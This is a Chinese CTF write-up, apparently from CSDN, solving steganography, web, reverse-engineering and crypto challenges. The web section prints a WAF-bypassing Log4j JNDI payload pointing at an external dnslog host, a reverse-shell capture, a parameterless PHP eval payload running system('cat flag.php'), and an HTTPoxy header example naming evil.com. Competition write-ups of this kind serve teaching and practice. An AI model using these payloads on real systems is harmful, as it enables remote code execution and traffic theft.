
编辑方式: 十六进制(H) 运行脚本 运行模板

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
0010h:	00	00	0F	00	00	00	08	70	08	02	00	00	00	1F	DC	5Cp.....Ü\
0020h:	25	00	00	20	00	49	44	41	54	78	01	24	C1	49	CC	AE	%.. .IDATx.ŠÄIi@
0030h:	69	7A	18	E4	FB	99	9F	77	7E	BF	E9	1F	CE	39	35	74	iz.äû™ÿw~çé.î95t
0040h:	B5	ED	72	CB	C6	B6	2C	0C	C6	12	76	6C	12	01	12	22	uirÈÆ¶,.Æ.vl..."
0050h:	0C	C6	B0	47	58	08	24	B6	80	58	B0	62	91	05	8A	25	.Æ°GX.\$¶€x°b\'.Š%
0060h:	36	51	E4	20	B1	63	B4	48	02	2B	3B	86	20	85	28	84	6Qä ±c'H.+;
0070h:	78	8A	BB	DB	3D	55	77	9D	AA	F3	4F	DF	F4	8E	CF	3C	xŠ»Û=Uw.°ó0ßôžİ<
0080h:	70	BA	B8	2E	F4	B3	DF	F8	A5	97	97	97	FB	FB	DB	79	p°, .ô°ßø¥-
0090h:	D2	29	A5	FD	7E	F7	F2	F2	52	8A	62	BF	DF	3F	3C	3E	Q) ¥ý~÷òòRšb;ß?<>





blue 0 通道发现JPG的字节流，不过是逆序的



Save Bin 保存出来后，使用Python简单处理即可


```

from binascii import *

with open('blue0', 'rb') as f:
    hex_data = hexlify(f.read())[:-1]
    with open('flag.jpg', 'wb') as f1:
        for i in range(0, len(hex_data), 2):
            f1.write(unhexlify(hex_data[i:i+2])[:-1])

```

在得到的数据中，找到离文件尾 FF D9 最近的文件头 FF D8

The screenshot shows a hex editor window with the following search results:

地址	值
1BCCh	FF D8
D7C4h	FF D8
1B699h	FF D8
2DD78h	FF D8
40879h	FF D8
463B0h	FF D8
48BD6h	FF D8
59FB4h	FF D8
83757h	FF D8
89F77h	FF D8
917DAh	FF D8
91E77h	FF D8
B480Fh	FF D8
D5327h	FF D8
D67A9h	FF D8
DD7F3h	FF D8
DDEA0h	FF D8
EDA81h	FF D8
F7195h	FF D8

The search results pane at the bottom includes icons for '输出' (Output), '查找结果' (Search Results), '多文件中查找' (Search in multiple files), '比较' (Compare), '直方图' (Histogram), '校验和' (Checksum), and '进程' (Process). The text 'CSDN @末初' is visible in the bottom right corner.

另存出这一段数据为 jpg 即可得到flag

flag{e0ca4ccd3586700e59eb87a4bd3527b5}

CSDN @末 初


flag{e0ca4ccd3586700e59eb87a4bd3527b5}


WEB

Shiro?


The screenshot shows a CTF challenge interface for 'Shiro?'. At the top, it displays '993.73 分' (993.73 points) and '已解出' (Solved). The challenge is categorized under 'Web'. The description is 'This is Shiro?'. There are no attachments. The challenge address is '启动环境' (Start Environment). A flag input field contains '请输入Flag' (Please enter flag) and a '提交' (Submit) button. The number of teams that solved the challenge is 30. The interface also shows three medals: '四字弟弟队', '真的不可以摸鱼嘛[星星眼j', and '三桁'. The CSDN @末 初 watermark is visible at the bottom right.

shiro反序列化直接打，发现很多命令都执行不了
发现是 [Sprint Boot](#) 框架





既然shiro打不进去，那换种思路，印象中Spring Boot好像也存在最近大火的log4j RCE漏洞，可以尝试一下




Don't Hacking Me

发现存在waf检测

网上有log4j bypass绕过，fuzz测试下

测试绕过成功语句如下：

```
`${::-j}ndi:rmi://r5qm53.dnslog.cn/exp}
```



ok


成功返回dnslog解析记录

Get SubDomain Refresh Record

r5qm53.dnslog.cn

DNS Query Record	IP Address	Created Time
r5qm53.dnslog.cn	60.215.138.170	2022-01-08 18:02:37

尝试搭建ldap服务和http服务，构造语句反弹



```
2022-01-08 18:04:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-01-08 18:04:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

成功反弹，读取flag

```
root@c35[redacted]:/# ls
ls
bin
boot
demo
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
root@c35[redacted]:/# cat flag
cat flag
flag{c8[redacted]abfd9046b4d447e13c}
root@c35[redacted]:/#
```

RCE_No_Para

The screenshot shows a CTF challenge interface for 'RCE_No_Para'. At the top, the challenge name 'RCE_No_Para' is displayed. Below it, a red stamp says '已解出' (Solved). The score is 645.76 points. Three medals are shown: Gold (1st place), Silver (2nd place), and Bronze (3rd place). The names of the top performers are listed: 江离 (1st), 光之国 (2nd), and 三哈后援 (3rd). The challenge is categorized as 'Web'. The '题目描述' (Challenge Description) is 'RCE_No_Para'. There are no attachments. The '题目地址' (Challenge Address) is '启动环境' (Start Environment). A 'Flag:' field contains the text '请输入Flag' (Please enter the flag), and a '提交' (Submit) button is next to it. At the bottom left, it says '题目解出队伍数: 219' (Number of teams that solved the challenge: 219). At the bottom right, it says 'CSDN @末初'.


```
<?php
if('; ' === preg_replace('/^[^W]+\((?R)?\)/', ' ', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i', $_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}
}else{
    show_source(__FILE__);
}
?>
```

无参RCE，虽然过滤了很多关键字,但还是可以绕过。

通过传递自定义的新变量给数组，返回指定值，从而实现RCE。

构造payload:

```
?code=eval(current(array_reverse(current(get_defined_vars()))));&a=system('cat flag.php')
```


查看源码得到flag

自动换行

```
1 <?php
2 $flag="flag{867cf9485fdee4f38db3dfc84548638c}";
3 ?>
```

CSDN @末初

Flag配送中心



Flag 配送中心

您的Flag已发送至www.yunyansec.com!

HTTP Status Code:200

CSDN @末初

参考: [HTTPoxy漏洞 \(CVE-2016-5385\)](#)

根据 RFC 3875 规定, CGI (fastcgi) 要将用户传入的所有 HTTP头 都加上 HTTP_ 前缀放入环境变量中, 而恰好大多数类库约定俗成会提取环境变量中的 HTTP_PROXY 值作为 HTTP 代理地址。于是, 恶意用户通过提交 Proxy: http://evil.com 这样的 HTTP 头, 将使用缺陷类库的网站的代理设置为 http://evil.com, 进而窃取数据包中可能存在的敏感信息。

仪表盘 目标 代理 测试器 重发器

1 x ...

发送 取消 < | ▾ > | ▾

请求

Raw 头 Hex

```
GET / HTTP/1.1
Host: 113.201.14.253:14980
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
proxy: 4. . . . . :9999
```

CSDN @末初

```
[root@~]# nc -lvvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 113.201.14.253.
Ncat: Connection from 113.201.14.253:48466.
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40

YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D
```


CSDN @末初

REVERSE


combat_slogan



丢进ida然后 search 找一下 main 函数



找到一串字符



看起来像凯撒之后的flag，凯撒移位测试一下即可得到flag

```
Jr_jlly_slitug_g0_raq_g0_raq_pnm1
```

位移

```
We_w11l_f1ght_t0_end_t0_end_cazy
```


CSDN @末初

```
flag{We_w11l_f1ght_t0_end_t0_end_cazy}
```

cute_doge



IDA打开，**Shift+F12** 查找字符串，翻阅发现一串很明显的base64编码后的flag开头字符串



```
>>> from base64 import *
>>> b64decode('ZmxhZ3tDaDFuYV95eWRzX2Nhenl9')
b'flag{Ch1na_yyds_cazy}'
```

CRYPTO

no_cry_no_can

The screenshot shows a CTF challenge interface for 'no_cry_no_can'. At the top, it indicates the challenge is solved ('已解出') and shows a score of 879.78. The challenge is categorized under 'Crypto'. The author is listed as 'wanna D.I.E'. There are three medals shown: a gold one, a silver one, and a bronze one. Below the challenge name, there are buttons for '题目描述' (Challenge Description) and '附件下载' (Download Attachments). A 'Flag:' input field is present with a '提交' (Submit) button. At the bottom, it shows '题目解出队伍数: 128' (Number of teams that solved the challenge: 128) and a watermark 'CSDN @末初'.

```
c=b'<pH\x86\x1a&"\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~1'  
key=""  
for i in range(5):  
    if i==0:  
        key+=chr(c[i]^ord('c'))  
    if i==1:  
        key+=chr(c[i]^ord('a'))  
    if i==2:  
        key+=chr(c[i]^ord('z'))  
    if i==3:  
        key+=chr(c[i]^ord('y'))  
    if i==4:  
        key+=chr(c[i]^ord('{'))  
flag = ""  
for i in range(len(c)):  
    if i % 5 == 0:  
        flag += chr(c[i] ^ ord(key[0]))  
    if i % 5 == 1:  
        flag += chr(c[i] ^ ord(key[1]))  
    if i % 5 == 2:  
        flag += chr(c[i] ^ ord(key[2]))  
    if i % 5 == 3:  
        flag += chr(c[i] ^ ord(key[3]))  
    if i % 5 == 4:  
        flag += chr(c[i] ^ ord(key[4]))  
print(flag)
```

```
PS C:\Users\Administrator\Desktop> python 1.py  
cazy{y3_1s_a_h4nds0me_b0y!}
```




[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)